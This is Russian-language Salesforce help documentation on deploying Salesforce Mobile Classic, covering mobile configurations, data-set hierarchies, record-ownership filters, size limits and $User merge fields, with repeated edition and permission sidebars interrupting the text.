Чтобы запретить пользователям активацию приложения Salesforce Mobile Classic, рекомендуем отключить поддержку Salesforce Mobile Classic.

Ниже перечислены объекты, поддерживаемые стандартной мобильной конфигурацией.

- Организации
- Активы
- Обращения
- Контакты
- Панели мониторинга
- События
- Интересы
- Возможности
- Отчеты
- Решения
- Задачи

Прим.:

- Стандартная конфигурация поддерживает лишь некоторые объекты, доступные в приложении Salesforce Mobile Classic.
- Приложение Salesforce Mobile Classic не поддерживает вкладку «Активы», но позволяет просматривать активы организаций, обращений и контактов в виде связанного списка.
- Организации включают в себя как предприятия, так и организации-лица. Чтобы исключить организации-лица из набора данных конфигурации, используйте критерий *«`Is Person Account equals False`»*. Для использования только организаций-лиц используйте критерий *«`Is Person Account equals True`»*. Если мобильная конфигурация содержит организации, но не содержит контакты, то пользователям, назначенным этой конфигурации, в мобильном клиентском приложении будет доступна вкладка «Контакты», на которой будут отображаться организации-лица.

Стандартная конфигурация автоматически синхронизирует записи Salesforce, недавно просмотренные пользователями в приложении Salesforce Mobile Classic. Пользователи могут искать записи, которые не синхронизируются автоматически; запись, загруженная пользователем, добавляется в набор данных. Помимо недавно просмотренных записей, стандартная

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

конфигурация синхронизирует действия, закрытые за последние пять дней, и открытые действия, которые должны быть закрыты в течение следующих 30 дней.

Советы и рекомендации по внедрению приложения Salesforce Mobile Classic

Данный раздел содержит советы и рекомендации по настройке приложения Salesforce Mobile Classic.

Создание минимальных наборов данных

- Рекомендуем использовать в мобильных конфигурациях минимальные наборы данных. Минимальные наборы данных позволяют значительно повысить производительность приложения Salesforce Mobile Classic и сделать его использование более удобным. Несмотря на все преимущества активной доставки большого объема данных, записи, являющиеся важными для ежедневной работы пользователей, могут легко затеряться среди других данных, доступных на мобильных устройствах. Небольшие наборы данных оказываются более эффективными, так как приложение Salesforce Mobile Classic синхронизируется с системой Salesforce каждые 20 минут, благодаря чему текущие данные постоянно пополняются новыми и обновленными записями. Кроме того, пользователи могут самостоятельно искать записи, которые не были автоматически синхронизированы с мобильными устройствами.

  Чтобы создать небольшой набор данных, выполните указанные ниже действия.

  - Добавьте объекты в дерево набора данных. Например, чтобы создать набор данных, содержащий только контакты, связанные с мобильными организациями, взамен всех контактов пользователя, рекомендуем добавить контакты в качестве дочернего объекта для объекта «Организации».
  - Рекомендуем задавать значение «Все записи» фильтру ответственности за записи только при использовании модели общего доступа «Личный». Скорее всего, пользователям мобильных устройств не требуется доступ ко всем записям объекта. Например, рекомендуем добавить в набор данных только собственные возможности или возможности, принадлежащие рабочей группе со своим участием, взамен всех возможностей.
  - Воспользуйтесь фильтрами, синхронизирующими наиболее важные записи. Например, набор данных, содержащий только собственные возможности, может быть дополнительно отфильтрован по возможностям, которые должны быть закрыты в текущем месяце.
  - Чтобы предотвратить бесконтрольное увеличение размера набора данных, укажите максимальное количество записей. Как правило, один набор данных должен содержать не более 2 500 записей.

- Чтобы создать минимальный набор данных, рекомендуем также назначить мобильность списку недавних элементов Salesforce, добавить наборы данных и задать фильтрам ответственности за записи значение «Нет (только поиск)». Набор данных пользователя пополняется недавно просмотренными записями Salesforce, которые синхронизируют дополнительные данные на основе иерархии наборов данных. Например, создайте набор данных, содержащий объект «Организации» на корневом уровне, и добавьте объекты «Контакты», «Задачи» и «События» в качестве дочерних наборов данных. Таким образом, при синхронизации организации из списка недавних

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления конфигураций Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

элементов Salesforce приложение Salesforce Mobile Classic будет также синхронизировать контакты, задачи и события, связанные с данной организацией.

- Если поля, которые должны использоваться в качестве фильтров для наборов данных или мобильных представлений, не известны, рекомендуем использовать поле «Дата последнего действия». Например, настройте фильтр, синхронизирующий контакты с действиями, зарегистрированными на текущей неделе или в текущем месяце. В отличие от поля «Дата последнего изменения», отображающего время изменения основной записи, поле «Дата последнего действия», отображающее время регистрации связанных задач и событий, является более эффективным при определении актуальных записей.

Назначение мобильности нужным записям

- Прежде чем назначить мобильность настраиваемому объекту, убедитесь, что функции объекта поддерживаются приложением Salesforce Mobile Classic. Приложение Salesforce Mobile Classic не поддерживает элементы S-Control, гибридное содержимое, поля слияния, поля изображения и настраиваемые ссылки.
- Чтобы создать соответствующий набор действий, назначьте мобильность объектам «Задачи» и «События» на корневом уровне иерархии наборов данных и добавьте их ниже родительских объектов (например, контакты, организации и возможности). Добавление задач и событий на разные уровни позволяет пользователям просматривать личные действия и действия, связанные с записями, на мобильных устройствах. Рекомендуем избегать назначения мобильности всему журналу действий или большому количеству чужих задач и событий. Как правило, количество задач и событий, используемых в организации, превышает количество записей любого другого типа, поэтому большое количество действий может стать причиной резкого увеличения размера наборов данных.
- Чтобы разрешить торговым представителям, работающим вне офиса, доступ к подробному инвентарному списку, добавьте объект «Продукты» на корневой уровень иерархии наборов данных. Размещение объекта «Продукты возможности» ниже объекта «Возможности» не инициирует назначение мобильности всем продуктам.
- Чтобы разрешить пользователям переназначение задач или изменение ответственных за записи, назначьте мобильность объекту «Пользователь», позволяющему просматривать имена других пользователей на мобильных устройствах. Рекомендуем избегать назначения мобильности всем записям пользователя; взамен, настройте фильтры на основе роли или профиля.
- Убедитесь, что пользователи, назначенные мобильной конфигурации, имеют доступ ко всем полям, используемым в критериях фильтрации конфигурации. Если поле, используемое в критериях фильтрации набора данных, недоступно, приложение Salesforce Mobile Classic не синхронизирует записи для текущего или дочерних наборов данных.
- Чтобы обойти ограничения, заданные для приложения Salesforce Mobile Classic, рекомендуем воспользоваться полями формулы кросс-объекта. Например, если приложение Salesforce Mobile Classic не поддерживает кампании, то объект «Кампании» не может быть добавлен в качестве набора данных, а объект «Возможности» нельзя добавить в качестве дочернего набора данных, используемого для извлечения связанных записей. Тем не менее, система позволяет создать текстовое поле формулы для объекта «Возможности», содержащее имя родительской кампании. Данное поле должно быть доступным, но может отсутствовать в макетах страниц. Объект «Возможности» должен быть добавлен в набор данных, а новое поле формулы должно быть использовано для фильтрации возможностей, связанных с отдельной кампанией.
- Мобильная конфигурация позволяет добавлять объект на разные уровни иерархии наборов данных, однако приложение Salesforce Mobile Classic не отображает повторяющиеся вкладки. Например, объекту «Задачи», добавленному на корневом уровне, а также в качестве дочернего набора данных для трех других объектов, соответствует только одна вкладка «Задачи».

Настройка мобильных конфигураций

- Чтобы очистить мобильные макеты страниц, рекомендуем исключить поля из объектов, используемых в мобильной конфигурации. Данное действие позволяет сократить объем данных, передаваемых на устройство, а также исключить необходимость прокручивания ненужных полей.
- При назначении мобильности вкладке «Панели мониторинга» рекомендуется выбрать любые другие вкладки, которые должны отображаться в приложении Salesforce Mobile Classic. Настройка вкладок для мобильной конфигурации инициирует переопределение стандартного набора вкладок, поэтому при назначении мобильности только вкладке «Панели мониторинга» мобильное устройство будет отображать только данную вкладку.
- Мобильные устройства оснащаются небольшими экранами, поэтому мобильные представления могут содержать не более двух столбцов. Чтобы выбрать мобильное представление, содержащее три столбца данных, рекомендуем создать текстовое поле формулы для объекта, объединяющее три поля, а затем добавить данное поле формулы в качестве критерия мобильного представления.
- При создании мобильных представлений фильтрация может быть выполнена по текущему пользователю посредством глобальной переменной $User.ID, но имя пользователя не может быть введено в качестве значения критерия фильтрации. Чтобы создать представление на основе пользователей, рекомендуем сначала создать текстовое поле формулы для соответствующего объекта, а затем добавить данное поле формулы в качестве критерия мобильного представления. Например, чтобы создать представление, отображающее возможности, которые принадлежат группе, работающей с возможностями, рекомендуем создать текстовое поле формулы для объекта «Возможности», содержащее роль или код пользователя для ответственного за возможность, а затем создать представление, фильтрующее значения по данному полю.

Тестирование и развертывание мобильного приложения

- Тестирование мобильных конфигураций позволяет убедиться в синхронизации допустимого объема данных. Рекомендуем тестировать конфигурации посредством активных пользователей, ответственных за огромное количество записей. Как правило, размер наборов данных составляет от 500 Кб до 4 Мб. Если размер наборов данных превышает 4 Мб, рекомендуем уточнить критерии фильтрации, позволяющие ограничить объем данных, передаваемых на мобильное устройство.
- Прежде чем развернуть приложение Salesforce Mobile Classic в организации, рекомендуем проверить его работу в безопасной среде.
- Использование приложения Salesforce Mobile Classic требует наличия плана для передачи данных. Объем данных беспроводной сети для приложения Salesforce Mobile Classic различается среди клиентов и даже пользователей одной организации. Ниже перечислены некоторые рекомендации, позволяющие определить примерное использование данных организации.
  - Первоначальная загрузка данных содержит записи, соответствующие критериям мобильной конфигурации пользователя, и метаданные, необходимые для автономной поддержки данных записей. Как правило, средний размер данных составляет от 500 Кб до 4 Мб.
  - После первоначальной загрузки данных клиентское приложение отправляет запросы на добавочное обновление каждые 20 минут. Размер каждого запроса и соответствующего ответа сервера составляет примерно 200 байт.
  - Если запрос на обновление инициирует загрузку новых данных в клиентское приложение, то отправляются только новые или обновленные значения. Например, приложение Salesforce Mobile Classic может загружать только новые номера телефонов, а не целые записи контактов. Объем переданных данных различается среди пользователей и организаций.

  Как правило, объем данных, переданных приложением Salesforce Mobile Classic, не превышает средних показателей использования эл. почты.

Рекомендации

- Прежде чем настроить мобильные конфигурации, воспользуйтесь развертыванием без администрирования, позволяющим проверить работу приложения Salesforce Mobile Classic. Тестирование приложения Salesforce Mobile Classic позволяет создавать более точные копии мобильных конфигураций.
- Чтобы определить критерии фильтрации, которые должны использоваться в мобильных конфигурациях, рекомендуем опросить пользователей на предмет избранных отчетов, представлений и панелей мониторинга.
- После настройки мобильных конфигураций рекомендуем развернуть приложение Salesforce Mobile Classic только для выбранной группы пользователей. Прежде чем развернуть мобильное приложение для всех пользователей, просмотрите отзывы тестовой группы и внесите необходимые изменения.

Настройка Salesforce Mobile Classic

Чтобы развернуть приложение Salesforce Mobile Classic в организации, выполните указанные ниже действия.

1. Просмотрите советы и рекомендации по внедрению мобильного приложения.
2. Включите пользователей мобильного приложения.
3. Создайте как минимум одну мобильную конфигурацию.
4. Определите наборы данных для мобильных конфигураций.
5. Протестируйте мобильные конфигурации.
6. При необходимости настройте мобильные макеты страниц и мобильные полномочия.
7. При необходимости настройте мобильные вкладки.
8. При необходимости создайте настраиваемые мобильные представления.
9. При необходимости настройте мобильные отчеты.
10. При необходимости настройте Salesforce CRM Content.
11. При необходимости настройте доступ пользователей-партнеров.
12. При необходимости создайте ссылки на веб-страницы и страницы Visualforce Mobile.
13. Уведомите пользователей о доступности приложения Salesforce Mobile Classic для загрузки

Консоль администрирования Salesforce Mobile Classic позволяет управлять устройствами пользователей, загрузивших приложение Salesforce Mobile Classic и активировавших свои учетные записи.

СМ. ТАКЖЕ:

Управление конфигурациями Salesforce Mobile Classic

Управление устройствами Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для изменения параметров Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Включение пользователей Salesforce Mobile Classic

Чтобы разрешить пользователям доступ к Salesforce Mobile Classic, выполните следующие действия.

1. Чтобы назначить пользователям мобильные лицензии, установите флажок «Пользователь `Salesforce Mobile Classic`» в записи пользователя.
2. Измените каждый настраиваемый профиль, назначенный пользователям Salesforce Mobile Classic, путем добавления полномочия «API включен». Пользователям Salesforce Mobile Classic для обмена данными между мобильными устройствами и системой Salesforce требуется доступ к API. По умолчанию полномочие «API включен» назначено стандартным профилям.

Прим.: Приложения для устройств Android и iPhone доступны на английском, японском, французском, немецком и испанском языках. Чтобы включить приложение Salesforce Mobile Classic в организации, обратитесь в компанию Salesforce.

Чтобы запретить активацию приложения Salesforce Mobile Classic на мобильных устройствах пользователей до его развертывания, снимите флажок «Пользователь `Salesforce Mobile Classic`» для всех пользователей.

Прим.: Если пользователь уже назначен мобильной конфигурации, то снятие данного флажка инициирует удаление пользователя Salesforce из текущей мобильной конфигурации и его назначение стандартной мобильной конфигурации.

Бесплатная версия Salesforce Mobile Classic доступна только для тех организаций, которые подключили ее до лета 2016 г. Начиная с лета 2016 г. все другие организации, как новые, так и существующие, не будут видеть эту опцию.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для изменения параметров Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Создание конфигураций Salesforce Mobile Classic

Мобильные конфигурации — это наборы параметров, которые определяют данные, передаваемые системой Salesforce на мобильные устройства пользователей, а также пользователей, которые будут получать эти данные. Организации могут создавать разные мобильные конфигурации для удовлетворения потребностей разных типов пользователей. Например, одна мобильная конфигурация может использоваться для отправки интересов и возможностей в подразделение продаж, а другая — для отправки обращений представителям службы поддержки.

Прежде чем создать мобильные конфигурации, выберите профили и пользователей, которые должны быть назначены каждой конфигурации. Каждая мобильная конфигурация влияет только на мобильные устройства назначенных пользователей.

Чтобы создать мобильную конфигурацию, выполните указанные ниже действия.

1. Ввод основных сведений
2. Назначение пользователей и профилей
3. Настройка общего ограничения размера данных
4. Завершение настройки мобильной конфигурации

Прим.: Стандартная мобильная конфигурация доступна организациям Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Пользователи не могут просматривать или редактировать стандартную конфигурацию.

Ввод основных сведений

1. Введите строку «*Конфигурация* `Salesforce Classic`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»** для получения доступа к странице со списком мобильных конфигураций.
2. Нажмите кнопку **«Создать мобильную конфигурацию»**.
3. Введите имя мобильной конфигурации.
4. Чтобы активировать созданную мобильную конфигурацию, установите флажок «Активно». Мобильная конфигурация может использоваться только после установки данного флажка.

   При деактивации мобильной конфигурации система Salesforce хранит все запросы от устройств назначенных пользователей не более одной недели. При повторной активации мобильной конфигурации система Salesforce выполняет данные запросы в порядке получения.
5. При необходимости введите описание мобильной конфигурации.
6. При необходимости установите флажок «Мобилизовать недавние элементы», чтобы пометить записи Salesforce, которые недавно использовались для синхронизации с устройством.

   Данный параметр позволяет пользователям, назначенным мобильной конфигурации, не выполнять поиск и загрузку недавно просмотренных элементов Salesforce, даже в том случае, если данные записи не соответствуют критериям фильтрации конфигурации. Только записи, принадлежащие мобильным объектам, могут быть помечены для синхронизации устройства. Например, пользователи, назначенные конфигурации, где

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления конфигураций Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

объект «Организации» не является мобильным, не могут автоматически принимать недавние организации на своих устройствах.

7. При наличии флажка «Мобилизовать недавние элементы» выберите значение в раскрывающемся списке «Максимальное количество недавних элементов». При минимальном свободном пространстве на мобильных устройствах пользователей рекомендуем выбрать наименьшее значение.
8. Чтобы автоматически синхронизировать записи, отслеживаемые пользователями в Chatter, с мобильными устройствами, установите флажок «Мобилизовать отслеживаемые записи». Устройство синхронизирует только отслеживаемые записи для объектов, добавленных в набор данных мобильной конфигурации.

   Флажок «Мобилизовать отслеживаемые записи» доступен только в том случае, если в организации включена поддержка Chatter.

Назначение пользователей и профилей

Каждой мобильной конфигурации могут быть назначены отдельные пользователи и профили. Мобильная конфигурация, которой назначается профиль, применяется ко всем пользователям Salesforce Mobile Classic, которым назначен данный профиль, кроме пользователей, которым назначена другая мобильная конфигурация.

Совет: Рекомендуем назначать мобильные конфигурации профилям; иногда конфигурации могут назначаться отдельным пользователям.

Чтобы назначить пользователей и профили мобильной конфигурации, выполните указанные ниже действия.

1. Выберите нужный тип участника в раскрывающемся списке «Поиск»: пользователи или профили. Данный раскрывающийся список доступен только в том случае, если установлен флажок «Пользователь Mobile» в любой записи пользователя, или доступны пользователи, которые еще не назначены данной мобильной конфигурации. В противном случае мобильной конфигурации могут быть назначены только профили.
2. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.
3. Чтобы добавить пользователей и профили в мобильную конфигурацию, выберите нужных участников в области «Доступные участники» и нажмите кнопку **«Добавить»**.

   Каждый пользователь и профиль может быть назначен только одной мобильной конфигурации.

   Область «Доступные участники» содержит пользователей, для которых установлен флажок «Пользователь Mobile».

4. Чтобы удалить пользователя или профиль, который не должен быть назначен мобильной конфигурации, выберите нужного участника в области «Назначенные участники» и нажмите кнопку **«Удалить»**.

   Внимание: Удаление пользователя из активной мобильной конфигурации инициирует удаление связанных данных Salesforce с мобильного устройства пользователя, но не удаление клиентского приложения.

Настройка общего ограничения размера данных

Доступный объем памяти определяется типом мобильного устройства, поэтому использование всей флеш-памяти некоторых устройств может вызвать серьезные ошибки. Во избежание перегрузки мобильных устройств, укажите общее ограничение размера данных для каждой мобильной конфигурации. Общее ограничение размера данных препятствует отправке слишком большого объема данных Salesforce на мобильные устройства пользователей, назначенных мобильной конфигурации.

Чтобы задать общее ограничение размера данных, укажите объем памяти, доступный на мобильных устройствах назначенных пользователей, посредством раскрывающегося списка «Не синхронизировать, если размер данных

превышает **:** ». Если общий размер всех наборов данных превышает заданное ограничение, то пользователи, назначенные данному профилю, получают сообщение об ошибке на свои мобильные устройства, а система Salesforce отменяет синхронизацию наборов данных, используемых текущей мобильной конфигурацией. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, протестируйте мобильную конфигурацию.

Совет: Чтобы сократить размер данных, выполните указанные ниже действия.

- Удалите набор данных.
- Уточните область действия наборов данных.
- Уточните критерии фильтрации наборов данных.

Завершение настройки мобильной конфигурации

Нажмите кнопку **«Сохранить»**. Обратите внимание, чтобы активировать мобильную конфигурацию, установите флажок «Активно».

СМ. ТАКЖЕ:

Управление конфигурациями Salesforce Mobile Classic
Определение наборов данных
Настройка Salesforce Mobile Classic

Определение наборов данных

Доступ к системе Salesforce посредством мобильного устройства значительно отличается от доступа посредством компьютера. Данное отличие обуславливается меньшим объемом памяти и размером экрана, а также отсутствием постоянного подключения к сети. Ввиду данных ограничений, каждая мобильная конфигурация передает только наборы данных, которые содержат записи, доступные пользователям в интерактивном приложении Salesforce. Мобильные устройства хранят наборы данных во встроенных базах данных, предоставляя пользователям доступ к основным записям и возможность автономной работы в случае отсутствия подключения к сети. Система Salesforce автоматически синхронизирует встроенные базы данных при повторном подключении мобильного устройства к сети.

Каждый набор данных содержит записи, связанные с отдельным объектом, и классифицируется по имени соответствующего объекта. Например, набор данных «Организации» содержит только записи организаций.

Наборы данных могут иметь дочерние наборы данных, которые содержат записи, связанные с родительским набором данных. Например, если первый уровень иерархии содержит набор данных «Организации», то пользователь может добавить дочерний набор данных «Контакты», который содержит все записи контактов, связанные с записями организаций. Дочерние наборы данных отображаются на мобильных устройствах в виде связанных списков.

Одна мобильная конфигурация может использовать несколько наборов данных для одного объекта на разных уровнях. Например, объекту «Интересы» может быть назначен родительский и дочерний наборы данных «События».

После создания мобильной конфигурации рекомендуем определить наборы данных. Чтобы получить доступ к наборам данных мобильной конфигурации, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**. Щелкните имя нужной мобильной конфигурации.
2. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
3. Ниже перечислены действия, доступные на странице «Наборы данных».
   - Добавьте набор данных.
   - Чтобы удалить набор данных, выберите нужный набор данных и нажмите кнопку **«Удалить»**.
   - Чтобы изменить набор данных, выберите нужный набор данных в иерархии. Фильтры для набора данных отображаются на правой панели.
   - Протестируйте мобильную конфигурацию.

   Изменения, внесенные при определении или редактировании наборов данных, сохраняются системой Salesforce автоматически.
4. По завершении нажмите кнопку **«Готово»**.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience.

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра мобильных наборов данных:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления мобильных наборов данных:

- «Управление мобильными конфигурациями»

Добавление наборов данных

Чтобы добавить набор данных, выполните указанные ниже действия.

1. Чтобы создать родительский набор данных, щелкните **«Наборы данных»** в иерархии. Чтобы создать дочерний набор данных, выберите текущий набор данных.
2. Нажмите кнопку **«Добавить...»**.
3. Выберите объект, записи которого должны быть добавлены в набор данных, во всплывающем окне. Система Salesforce позволяет создавать родительские наборы данных для всех настраиваемых и перечисленных ниже стандартных объектов.
   - Организации
   - Активы
   - Вложения
   - Обращения
   - Контакты
   - Content
   - События
   - Интересы
   - Примечания
   - Возможности
   - Прайс-листы
   - Продукты
   - Решения
   - Задачи
   - Пользователи

   Прим.:
   - Несмотря на то что вложения доступны в виде набора данных, они поддерживаются только версией приложения Salesforce Mobile Classic для операционной системы Android.
   - Приложение Salesforce Mobile Classic поддерживает стандартные значения полей только для раскрывающихся списков и списков с множественным выбором. Стандартные значения других типов полей (например, кнопки-флажки и числовые поля) не отображаются в приложении Salesforce Mobile Classic.

   При добавлении в текущий набор данных всплывающее окно отображает любые объекты, связанные с выбранным объектом. А именно: дочерние объекты и родительские объекты, связанные с выбранным объектом посредством взаимосвязи «Основная–подробная» или «Поиск».

   Например, пользователь создает поле организации «Основной контакт», связанное с объектом «Контакт» посредством взаимосвязи «Поиск». Если родительский набор данных «Организация» добавляется в мобильную конфигурацию, то при добавлении объекта «Контакт» под объект «Организация» отображается два набора контактов.
   - **Контакт:** отображение стандартной взаимосвязи между объектами «Организация» и «Контакт».
   - **Контакт (используется организацией):** отображение любого объекта, являющегося родительским во взаимосвязи «Основная–подробная» или «Поиск». В данном случае объект «Контакт» используется полем организации «Основной контакт».

   Система Salesforce различает два типа взаимосвязей, поэтому мобильность может быть назначена только контактам, которые используются настраиваемым полем организации; при этом дочерние записи контактов не передаются на устройство.
4. Нажмите кнопку **«OK»**. Созданный набор данных добавляется в иерархию.

5. Чтобы ограничить записи, доступные родительскому или дочернему набору данных, воспользуйтесь фильтрами.

   a. Чтобы настроить автоматическую синхронизацию записей Salesforce на основе ответственности за запись, воспользуйтесь параметром «Фильтровать по ответственности за запись». Ниже перечислены возможные значения.

   - «Все записи». Система Salesforce автоматически синхронизирует все записи, доступные пользователю. Значение «Все записи» недоступно для задач и событий, являющихся родительскими наборами данных в мобильной конфигурации. Данный алгоритм позволяет предотвратить неудачную синхронизацию данных, являющуюся результатом длительного выполнения запросов на фильтрацию действий.
   - «Записи пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю.
   - «Записи рабочей группы пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю и его подчиненным в иерархии ролей.
   - «Записи групп пользователя, работающих с организациями». Система Salesforce автоматически синхронизирует организации, принадлежащие рабочей группе пользователя, но не самому пользователю.
   - «Записи групп пользователя, работающих с возможностями». Система Salesforce автоматически синхронизирует возможности, принадлежащие рабочей группе пользователя, но не самому пользователю.
   - «Нет (только поиск)». Система Salesforce не выполняет автоматическую синхронизацию записей набора данных; однако пользователи могут использовать свои мобильные устройства для поиска всех доступных записей.

   Система Salesforce отображает только значения, связанные с выбранным набором данных. Например, при выборе набора данных организации отображается значение «Записи групп пользователя, работающих с организациями», а при выборе набора данных возможности отображается значение «Записи групп пользователя, работающих с возможностями».

   Если мобильный объект требует комбинацию доступных фильтров ответственности за запись, то набор данных одного объекта может быть добавлен на один уровень иерархии не более четырех раз. Например, менеджеру по продажам требуется синхронизировать собственные возможности, возможности своих подчиненных и возможности своей рабочей группы. Рекомендуем добавить набор данных возможности и выбрать значение «Записи рабочей группы пользователя», затем добавить второй набор данных возможности на тот же уровень иерархии и выбрать значение «Записи групп пользователя, работающих с возможностями». Обратите внимание, что объекты, использующие только один фильтр ответственности (например, «Комментарий к обращению»), не могут быть добавлены на один уровень иерархии несколько раз.

   b. Чтобы автоматически синхронизировать только записи, соответствующие заданному критерию, настройте критерий фильтрации дополнительно к выбранному значению параметра «Фильтровать по ответственности за запись». Например, настройте фильтр, охватывающий только записи возможностей, стоимость которых превышает 50 000 рублей, или записи контактов, должности которых задано значение «Покупатель».

   c. Чтобы предотвратить использование всей памяти мобильного устройства одним набором данных, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей, которое может быть передано данным набором на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении заданного ограничения размера данных, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».

   При достижении заданного ограничения система Salesforce обновляет записи, хранящиеся на мобильном устройстве, каждые 20 минут, а заменяет — каждые 24 часа (в соответствии с параметрами «Порядок сортировки» и «Сортировать»). Например, при выборе параметров «Дата последнего изменения» и «По убыванию» система Salesforce передает недавно измененные записи на мобильные устройства и удаляет аналогичное количество записей, которые давно не изменялись.

Если параметр «Фильтровать по ответственности за запись» содержит значение «Нет (только поиск)», то заданное ограничение не применяется, так как записи не синхронизируются автоматически.

Совет: Параметр «Задать максимальное ограничение записи» не может использоваться вместо фильтров. Параметр «Задать максимальное ограничение записи» должен использоваться только как механизм безопасности, тогда как фильтры являются основным средством ограничения количества записей, доступных на мобильном устройстве. Данный алгоритм обеспечивает передачу на мобильные устройства только важных записей.

Ввиду ограниченной памяти мобильных устройств, система Salesforce позволяет возвращать не более 2 500 записей на один запрос.

6. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, протестируйте мобильную конфигурацию.
7. Нажмите кнопку **Готово**.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Настройка Salesforce Mobile Classic

Поля слияния для мобильных критериев фильтрации

Некоторые поля слияния $User доступны только при определении фильтров для мобильных конфигураций и настраиваемых мобильных представлений. Мобильные конфигурации позволяют использовать данные поля слияния для синхронизации записей при условии, что пользователь связан с записью, но не является ответственным. Например, отправьте обращения, созданные текущим пользователем, на мобильное устройство или отправьте записи на устройство, где текущий пользователь упоминается в настраиваемом поле. Мобильные представления позволяют использовать поля слияния для определения представления на основе ответственного за запись (например, создайте представление, отображающее организации текущего пользователя с рейтингом Hot).

В таблице ниже представлены доступные поля слияния пользователя.

Поле слияния	Описание
`$User.ID`	Данное поле ссылается на код текущего пользователя. Данное поле слияния может использоваться полями, предназначенными для поиска пользователей. Допустимые операторы: «равно» и «не равно». При создании фильтров мобильного представления, ссылающихся на поле ответственного, разрешается использовать только поле слияния `$User.ID`.
`$User.Username`	Данное поле ссылается на регистрационное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Firstname`	Данное поле ссылается на личное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Lastname`	Данное поле ссылается на фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

